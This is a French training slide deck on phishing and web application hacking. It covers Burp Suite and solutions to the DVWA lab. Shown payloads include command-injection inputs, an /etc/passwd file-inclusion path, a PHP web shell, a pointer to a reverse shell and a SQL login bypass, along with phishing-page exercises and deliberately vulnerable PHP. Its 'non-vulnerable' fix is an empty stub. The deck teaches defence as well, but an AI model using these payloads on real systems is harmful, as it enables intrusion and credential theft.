



HACKING : SOCIAL ENGINEERING, WEB & APPLICATION



MANIPULATION PSYCHOLOGIQUE,
INTRUSION SUR UN SERVEUR WEB OU UNE APPLICATION

DOCUMENT PARTAGE DRIVE

SOMMAIRE

- 1) Introduction
- 2) Ingénierie sociale
- 3) Serveurs web et applications

EXERCICE D'ATTAQUE : SOCIAL ENGINEERING - PHISHING

INTRODUCTION

INTRODUCTION

- Ingénierie sociale - Social Engineering
 - Manipulation afin d'obtenir frauduleusement un accès, un service...
 - Vecteurs : Appel téléphonique, E-mail, Site internet frauduleux
 - Quelques techniques : TailGating, Shoulder Surfing, Ears Dropping, Phishing, Spear-phishing...
 - Très destructeur et rapide si bien réalisé
- Serveur web et applications
 - Exploitation de failles côté serveur (Apache2, authentification htaccess, Directory Path Traversal...)
 - Exploitation de failles applicatives (données entrées par les utilisateurs mal traitées, génération d'erreurs....)

SOCIAL ENGINEERING - PHISHING - EXERCICE

- Créer une page de phishing automatisé (Google, Facebook, Instagram) via SocialPhish ou HiddenEye
- Installer Gophish et créer une première campagne de phishing

CONTRE-MESURES - SOCIAL ENGINEERING

- Contrôle des informations entrées sur les réseaux sociaux (LinkedIn, Facebook...)
- Tester les données récoltables sur les VIP de votre entreprise ou administration (Google Dorks, Réseaux sociaux...)
- Sensibilisation des collaborateurs
- Exercices d'attaques en lien avec les RSSI

SERVEURS ET APPLICATIONS WEB

SCANNING ET ENUMERATION WEB - QUELQUES OUTILS

- Objectif : Comprendre l'environnement et découvrir les applications
- Actions manuelles : Vérifier les fichiers **robots.txt** + **sitemap.xml** + **/admin/...**
- Les outils
 - **nmap** : Détecter les applications web (vérifier aussi les ports non conventionnels)
 - **nessus** : Scanner de vulnérabilité
 - **nikto** : Enumération du serveur web
 - **dirb** / **gobuster** : Enumération de répertoires avec dictionnaires
 - CMS
 - **wpscan** : Enumération Wordpress
 - **joomscan** : Enumération Joomla
 - **typo3scan** : Enumération Typo3

SCANNING ET ENUMERATION WEB - QUELQUES CONSEILS

- Inspecter - Console pour voir et interagir avec le code javascript qui s'exécute
- Lancer burp en arrière plan lors de la visite d'un site web

SCANNING ET ENUMERATION - TROUVER LES DOMAINES LIÉS

- Trouver les sous-domaines et les sites liés à un site
- Etapes
 - Installer Go
 - Installer Assetfinder
 - `go get -u github.com/tomnomnom/assetfinder`
 - Scan de tous les domaines liés
 - `assetfinder site.com > assets-all.txt`
 - Scan des sous-domaines uniquement
 - `assetfinder --subs-only site.com > sous-domaines.txt`


OWASP ET SON TOP 10 DES RISQUES DE SÉCURITÉ

- Open Web Application Security Project (OWASP)
- Top 10 des risques de sécurité pour les applications web
 - <https://owasp.org/www-project-top-ten/>
 - A01:2021 - Broken Access Control : Mauvaise gestion des droits d'accès aux ressources par les utilisateurs
 - A02:2021 - Cryptographic Failures : Protection inadéquate des données sensibles (financières, personnelles, santé, etc.)
 - A03:2021 - Injection : Injections SQL, LDAP, commandes OS permettant d'exécuter des actions non autorisées
 - A04:2021 - Insecure Design : Problèmes de conception qui permettent des attaques, manque de sécurité "by design".
 - A05:2021 - Security Misconfiguration : Configurations défectueuses introduisant des vulnérabilités
 - A06:2021 - Vulnerable and Outdated Components : Utilisation de composants ayant des vulnérabilités connues non corrigées
 - A07:2021 - Identification and Authentication Failures : Failles dans les mécanismes d'authentification, menant au contournement de sécurité
 - A08:2021 - Software and Data Integrity Failures : Intégrité des logiciels et des données compromise, incluant les dépendances non sécurisées
 - A09:2021 - Security Logging and Monitoring Failures : Absence de journalisation et surveillance adéquates permettant aux attaques de persister
 - A10:2021 - Server-Side Request Forgery (SSRF) : Exploitation des faiblesses du serveur pour accéder aux ressources non autorisées

LE COUTEAU SUISSE “BURP SUITE”

L'OUTIL “BURP SUITE”

- Couteau suisse pour les applications web
- S'utilise en mode proxy sur le poste de l'attaquant
- Permet d'intercepter, rejouer et modifier une requête HTTP envoyée à une application web
- Versions : Community, Professional
- Etape préliminaire
 - Installer l'extension de navigateur Foxy Proxy
 - Ajouter Burp Suite - 127.0.0.1:8080



L'OUTIL "BURP SUITE" - EXTENSIONS

- Possibilité d'ajouter des extensions à Burp Suite
- Onglet "Extender" > "BApp Store"

Burp Suite Community Edition v2.1.02 - Temporary Project

Burp Project Intruder Repeater Window Help

Dashboard Target Proxy Intruder Repeater Sequencer Decoder Comparer **Extender** Project options User options

Extensions **BApp Store** APIs Options

BApp Store

The BApp Store contains Burp extensions that have been written by users of Burp Suite, to extend Burp's capabilities.

Name	Installed	Rating	Popularity	Last updated	Detail
JSON Beautifier		☆☆☆☆☆		03 Oct 2017	
Active Scan++		☆☆☆☆☆		13 Jun 2019	Requires Burp Sui...
Retire.js		☆☆☆☆☆		12 Dec 2019	Requires Burp Sui...
J2EEScan		☆☆☆☆☆		02 Oct 2017	Requires Burp Sui...
Logger++		☆☆☆☆☆		21 May 2018	
Software Vulnerability Scanner		☆☆☆☆☆		09 Apr 2019	Requires Burp Sui...
CSRF Scanner		☆☆☆☆☆		02 Oct 2017	Requires Burp Sui...
Java Deserialization Scanner		☆☆☆☆☆		27 Jun 2017	Requires Burp Sui...
CO2		☆☆☆☆☆		20 Jul 2017	
XSS Validator		☆☆☆☆☆		25 Jan 2017	
Backslash Powered Scanner		☆☆☆☆☆		19 Aug 2019	Requires Burp Sui...
HTTP Request Smuggler		☆☆☆☆☆		04 Dec 2019	
JSON Web Tokens		☆☆☆☆☆		07 Nov 2019	
Additional Scanner Checks		☆☆☆☆☆		21 Dec 2018	Requires Burp Sui...
.NET Beautifier		☆☆☆☆☆		23 Jan 2017	
Bypass WAF		☆☆☆☆☆		29 Mar 2017	
Software Version Reporter		☆☆☆☆☆		30 Jan 2019	Requires Burp Sui...
Error Message Checks		☆☆☆☆☆		31 Jan 2018	Requires Burp Sui...
Content Type Converter		☆☆☆☆☆		23 Jan 2017	
Wsdler		☆☆☆☆☆		01 Nov 2016	
Reflected Parameters		☆☆☆☆☆		10 Nov 2014	Requires Burp Sui...
JSON Web Token Attacker		☆☆☆☆☆		08 Feb 2019	
CMF Scanner		☆☆☆☆☆		03 Oct 2017	Requires Burp Sui...

CSRF Scanner

This extension can be used to passively scan for CSRF (cross-site request forgery) vulnerabilities.

To use, load the extension and send items for scanning in the normal way. The check for CSRF vulnerabilities will be run as part of normal passive scanning.

Author: Adrian Hayter
Version: 1.4
Source:
Updated: 02 Oct 2017
Rating: ☆☆☆☆☆ [Submit rating](#)
Popularity:



[Install](#)

Requires Burp Suite Professional

[Purchase Burp Suite Professional](#)



L'OUTIL “BURP SUITE” - TARGET

- Liste et classe les différentes cibles et le contenu découverte
- Onglet “Site Map”
 - Possibilité d'isoler un site
 - Clic-droit “Add to Scope”
 - Clic sur “Filter” > “Show only in-scope items”
 - Liste le contenu du site sous forme de hiérarchie
 - Version pro : Possibilité de scanner (clic-droit)
 - Spider : Scanne l'arborescence
 - Suit les sites externes




L'OUTIL "BURP SUITE" - PROXY

- Peut intercepter et modifier des requêtes HTTP
 - Une fois intercepté > Clic-droit sur la requête > Send to ...
- Onglet "Intercept"
 - "Intercept is on" = interception activée
 - Possibilité de laisser passer ou refuser les requêtes envoyées à l'application
 - Ne pas oublier de mettre en "off" ou changer Foxy Proxy pour naviguer classiquement
- Onglet "HTTP history" - voir l'historique des requêtes envoyées




L'OUTIL "BURP SUITE" - PROXY - ASTUCE

- Interception des requêtes uniquement dans le scope
 - Pas d'interception d'autres requêtes (ex: communication Firefox)




L'OUTIL "BURP SUITE" - REPEATER

- Depuis l'onglet "Proxy", clic-droit sur "Send to Repeater"
- Permet de rejouer une requête HTTP
 - Possibilité d'altérer tous les champs de la requête (méthode HTTP, User-Agent, cookie...)
 - Visualisation de la réponse en "temps réel"



L'OUTIL "BURP SUITE" - INTRUDER

- Brute-forcing ou Fuzzing sur des paramètres de la requête
- En entrée
 - **Requête HTTP**
 - **Payload** = Liste de paramètres à tester
 - **Slot** = Endroit où insérer ces données



L'OUTIL “BURP SUITE” - INTRUDER - LES PAYLOADS

- **Payload** = Valeurs à injecter dans la requête
 - Sous forme de fichier = “Load...”
 - Possibilité d'ajouter une valeur à la liste avec “Add”

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as

Paste

Load ...

Remove

Clear

Add

https

ftp

L'OUTIL "BURP SUITE" - INTRUDER - TROUVER DES PAYLOADS



- Plusieurs sets de payloads disponibles sur github

The screenshot displays three GitHub repositories side-by-side, each showing a list of files and their commit history.

- swisskyrepo / PayloadsAllTheThings**: A repository with 751 commits and 1 branch. It contains a list of useful payloads and bypasses for Web Application Security and Pentest/CTF. The file list includes: .github, API Key Leaks, AWS Amazon Bucket S3, CORS Misconfiguration, CRLF Injection, CSRF Injection, CSV Injection, CVE Exploits, Command Injection, Directory Traversal, File Inclusion, GraphQL Injection, Insecure Deserialization, Insecure Direct Object References, and Insecure Management Interface.
- danielmiessler / SecLists**: A repository with 12 issues and 1 pull request. It contains a list of useful payloads and bypasses for Web Application Security and Pentest/CTF. The file list includes: Databases, LFI, Polyglots, SQLi, User-Agents, XSS, 1-4_all_letters_a-z.txt, 3-digits-000-999.txt, 4-digits-0000-9999.txt, 5-digits-00000-99999.txt, 6-digits-000000-999999.txt, FormatString-Jhaddix.txt, FuzzingStrings-SkullSecurity.org.txt, HTML5sec-Injections-Jhaddix.txt, JSON.Fuzzing.txt, LDAP.Fuzzing.txt, Metacharacters.fuzzdb.txt, and SSI-Injection-Jhaddix.txt.
- fuzzdb-project / fuzzdb**: A repository with 343 stars and 4.6k forks. It contains a list of useful payloads and bypasses for Web Application Security and Pentest/CTF. The file list includes: all-attacks, authentication, business-logic, control-chars, disclosure-directory, disclosure-localpaths/unix, disclosure-source, email, file-upload, format-strings, html_js_fuzz, http-protocol, integer-overflow, ip, json, ldap, lfi, and mimetvoes.


L'OUTIL "BURP SUITE" - INTRUDER - LES SLOTS

- **Slot** = Endroit où insérer ces données = Délimiter le slot avec **§ §**
 - Possibilité de fixer plusieurs slots
- Délimiter le premier slot - Onglet "Positions"
- Définir les payloads - Onglet "Payloads"
 - Plusieurs types de Payloads



L'OUTIL "BURP SUITE" - INTRUDER - LES TYPES D'ATTAQUE

- Différents types d'attaques utilisés pour différentes attaques
 - **Sniper** - 1 set de payloads
 - **Battering ram** - 1 set de payloads
 - **Pitchfork** - Plusieurs sets de payloads
 - **Cluster bomb** - Plusieurs sets de payloads



L'OUTIL "BURP SUITE" - INTRUDER - SNIPER

- Un seul set de payload
- **Sniper** = Rempli chaque slot avec chaque valeur de payload

```
GET /API/users/13 -> GET /API/$users$/$13$
```

PAYLOADS A TESTER

bob
alice
1

REQUÊTES ENVOYÉES

GET /API/**bob**/13
GET /API/**alice**/13
GET /API/**1**/13

GET /API/users/**bob**
GET /API/users/**alice**
GET /API/users/**1**

L'OUTIL "BURP SUITE" - INTRUDER - BATTERING RAM

- Un seul set de payload
- **Battering ram** = Rempli chaque slot avec la même valeur de payload

```
GET /API/users/13 -> GET /API/$users$/$13$
```

PAYLOADS A TESTER

bob
alice
1

REQUÊTES ENVOYÉES

GET /API/**bob**/**bob**
GET /API/**alice**/**alice**
GET /API/**1**/**1**

L'OUTIL "BURP SUITE" - INTRUDER - PITCHFORK

- Plusieurs sets de payload
- **Pitchfork** = Joint le set 1 avec le set 2

```
GET /API/users/13 -> GET /API/$users$/$13$
```

PAYLOADS A TESTER (SET 1)

bob
alice
tom

PAYLOADS A TESTER (SET 2)

1
2
3

REQUÊTES ENVOYÉES

GET /API/**bob**/1
GET /API/**alice**/2
GET /API/**tom**/3

L'OUTIL "BURP SUITE" - INTRUDER - CLUSTER BOMB

- Plusieurs sets de payload
- **Cluster bomb** = Teste toutes les combinaisons possibles des sets
- Attention à la multiplication des requêtes si plusieurs sets de payload

```
GET /API/users/13 -> GET /API/$users$/$13$
```

PAYLOADS A TESTER (SET 1)

bob
alice
tom

PAYLOADS A TESTER (SET 2)

1
2
3

REQUÊTES ENVOYÉES

GET /API/**bob**/1
GET /API/**alice**/1
GET /API/**tom**/1
GET /API/**bob**/2
GET /API/**alice**/2
GET /API/**tom**/2
GET /API/**bob**/3
GET /API/**alice**/3
GET /API/**tom**/3

PANORAMA DE QUELQUES VULNÉRABILITÉS BASIQUES

LES VULNÉRABILITÉS BASIQUES - DVWA

- Damn Vulnerable Web App
- Credentials : admin / password
- 4 niveaux de sécurité par vulnérabilité (14 au total)



[Home](#)
[Instructions](#)
[Setup](#)
[Brute Force](#)
[Command Execution](#)
[CSRF](#)
[File Inclusion](#)
[SQL Injection](#)
[SQL Injection \(Blind\)](#)
[Upload](#)
[XSS reflected](#)
[XSS stored](#)
[DVWA Security](#)
[PHP Info](#)
[About](#)
[Logout](#)

Instructions

[Read Me](#) | [Change Log](#) | [Copying](#) | [PHPIDS License](#)

```
#####  
##### DAMN VULNERABLE WEB APP #####  
#####
```

Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application that is damn vulnerable. Its main goals are to be an aid for security professionals to test their skills and tools in a legal environment, help web developers better understand the processes of securing web applications and aid teachers/students to teach/learn web application security in a class room environment.

```
#####  
# WARNING! #  
#####
```

Damn Vulnerable Web App is damn vulnerable! Do not upload it to your hosting provider's public html folder or any working web server as it will be hacked. I recommend downloading and installing XAMPP onto a local machine inside your LAN which is used solely for testing.

We do not take responsibility for the way in which any one uses Damn Vulnerable Web App (DVWA). We have made the purposes of the application clear and it should not be used maliciously. We have given warnings and taken measures to prevent users from installing DVWA on to live web servers. If your web server is compromised via an installation of DVWA it is not our responsibility it is the responsibility of the person/s who uploaded and installed it.

Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
DVWA Security
PHP Info
About
Logout

LES VULNÉRABILITÉS BASIQUES - INJECTION DE COMMANDE

- Injecter et exécuter une commande sur le système d'exploitation côté serveur
- DVWA - Command Injection - Niveau Low + Medium
 - Indice : Il s'agit d'un serveur linux

LES VULNÉRABILITÉS BASIQUES - COMMAND INJECTION

- Réponse Low
 - 127.0.0.1 & pwd

Ping a device

Enter an IP address:

PING 1 (0.0.0.1) 56(84) bytes of data.

--- 1 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 153ms

/var/www/html/vulnerabilities/exec

- Réponse Medium
 - Quelques caractères blacklistés dont “&” = Rechercher d’autres possibilités de chaînage de commande
 - Ex : 127.0.0.1 || pwd

Ping a device

Enter an IP address:

PING 1 (0.0.0.1) 56(84) bytes of data.

--- 1 ping statistics ---
4 packets transmitted, 0 received, 100% packet loss, time 162ms

/var/www/html/vulnerabilities/exec

CONTRE-MESURES - INJECTION DE COMMANDES

- Traiter les entrées utilisateur en échappant les caractères sensibles pour ne pas qu'ils soient interprétés par l'OS

```
// CODE DU FORMULAIRE (HTML)
<form action="action.php" method="POST">
  <input type="text" name="champtexte" />
</form>
```

```
// CODE PHP VULNÉRABLE (action.php)
<?php
$command = $_POST['champtexte'];
exec($command, $res);
?>
```

```
// CODE PHP NON VULNÉRABLE (action.php)
<?php

function escape() {
    //code échappant les caractères;
}

$command = $_POST['champtexte'];
$command = escape($command);
exec($command, $res);
?>
```

LES VULNÉRABILITÉS BASIQUES - LFI / RFI

- File Inclusion = Exécuter sur le serveur : un script précédemment envoyé ou des fichiers existants sur le serveur
 - LFI : Local File Inclusion = Fichier situé sur le serveur local
 - RFI : Remote File Inclusion = Fichier situé sur un hôte distant
- DVWA - File Inclusion - Niveau Low

LES VULNÉRABILITÉS BASIQUES - LFI / RFI

- Réponse

- Structure de l'URL : <http://127.0.0.1/vulnerabilities/fi/?file=file1.php>
- LFI (récupérer le passwd) : <http://127.0.0.1/vulnerabilities/fi/?file=../../../../etc/passwd>
- RFI (intégrer un lien externe) : <http://127.0.0.1/vulnerabilities/fi/?file=https://github.com>

```
// EXEMPLE DE CODE PHP VULNÉRABLE (Méthode GET)
<?php
$page = $_GET['file'];
include ($page);
?>
```

- Pour aller plus loin

- Possibilité de faire du fuzzing pour découvrir des fichiers

CONTRE-MESURES - FILE INCLUSION

- Attribution d'un ID
 - Sauvegarder les chemins de fichiers dans une BDD sécurisée et affecter un ID pour chaque page. L'utilisateur verra uniquement l'ID sans voir ou altérer le chemin dans la barre URL
- Whitelister
 - Utiliser et vérifier une whitelist des fichiers autorisés et ignorer le reste
- Utiliser une base de données
 - Ne pas inclure de fichiers d'un serveur web qui peut être compromis mais une base de données sécurisée

LES VULNÉRABILITÉS BASIQUES - ENVOI DE FICHIER

- Une des vulnérabilités les plus dangereuses
- Possibilité d'exécuter un script malicieux sur le serveur
- Possibilité d'exécuter un script sur le navigateur de l'utilisateur
- Compromission possible de l'utilisateur ou du serveur web
 - Trouver un moyen de l'exécuter (LFI...)
- DVWA - File Upload - Niveau Low

LES VULNÉRABILITÉS BASIQUES - ENVOI DE FICHIER

- Réponse
 - Exécution de commande via URL
 - Créer un fichier commande.php : `<?php system($_REQUEST["cmd"]); ?>`
 - Upload du fichier
 - Dans le navigateur ou dans Burp Suite :
<http://127.0.0.1/dvwa/hackable/uploads/commande.php?cmd=<commande>>
 - Pour aller plus loin
 - Récupération d'un fichier shell.php (ex : <https://github.com/pentestmonkey/php-reverse-shell>)

CONTRE-MESURES - FILE UPLOAD

- Si possible éviter de donner la possibilité d'upload de fichier
- Authentifier les utilisateurs lors de l'envoi d'un fichier
- Randomiser les noms de fichiers uploadés pour que le hacker ne connaisse pas le nom du fichier sur le serveur
- Autoriser uniquement certains types de fichiers
- Vérifier le type de fichiers
 - Pas uniquement un filtrage par extension (l'utilisateur peut renommer un .php en docx...)
- Stocker les fichiers envoyés en dehors du répertoire web avec les bons droits
- Fixer une taille maximale de fichier
- Mettre en place un scan de malware
 - Si le hacker bypass les vérifications sur les types de fichiers...
- Supprimer les éventuelles menaces intégrées
 - Par exemple : Macros d'un fichier Excel, scripts dans les fichiers PDF ou image...

LES VULNÉRABILITÉS BASIQUES - INJECTION SQL

- Une des attaques par injection les plus dévastatrices
- Interférer entre l'application et la base de données permettant de récupérer ou d'injecter des données dans la base de données
- Quelques injections SQL classiques
 - Bouleverser la logique de l'application
 - Récupérer des données cachées
 - Récupérer des données d'autres tables (attaque par UNION)
 - Examiner la base de données
 - Blind SQL Injection

LES VULNÉRABILITÉS BASIQUES - INJECTION SQL

- Bouleversement de la logique de l'application (ex : bypass de login)
- Exemple d'injection SQL basique avec un code PHP vulnérable

```
<form method="POST" action="action.php">
    <label>Login: </label><input type="text" name="username" /><br/>
    <label>Mot de passe: </label><input type="password" name="password" />
</form>
```

Login:

Mot de passe:

```
<?php
// On ne vérifie pas l'entrée utilisateur du champ $_POST['password'].
// L'utilisateur peut entrer tout ce qu'il souhaite. Par exemple :
$_POST['username'] = 'admin';
$_POST['password'] = "' OR '='";

// Requête en base de données pour vérifier s'il existe un couple utilisateur/password qui correspond
$query = "SELECT * FROM users WHERE user='{$_POST['username']}' AND password='{$_POST['password']}'";
mysql_query($query);

echo $query;
//SELECT * FROM users WHERE user='admin' AND password='' OR ''=''
?>
```

LES VULNÉRABILITÉS BASIQUES - INJECTION SQL

- Récupération de données cachées
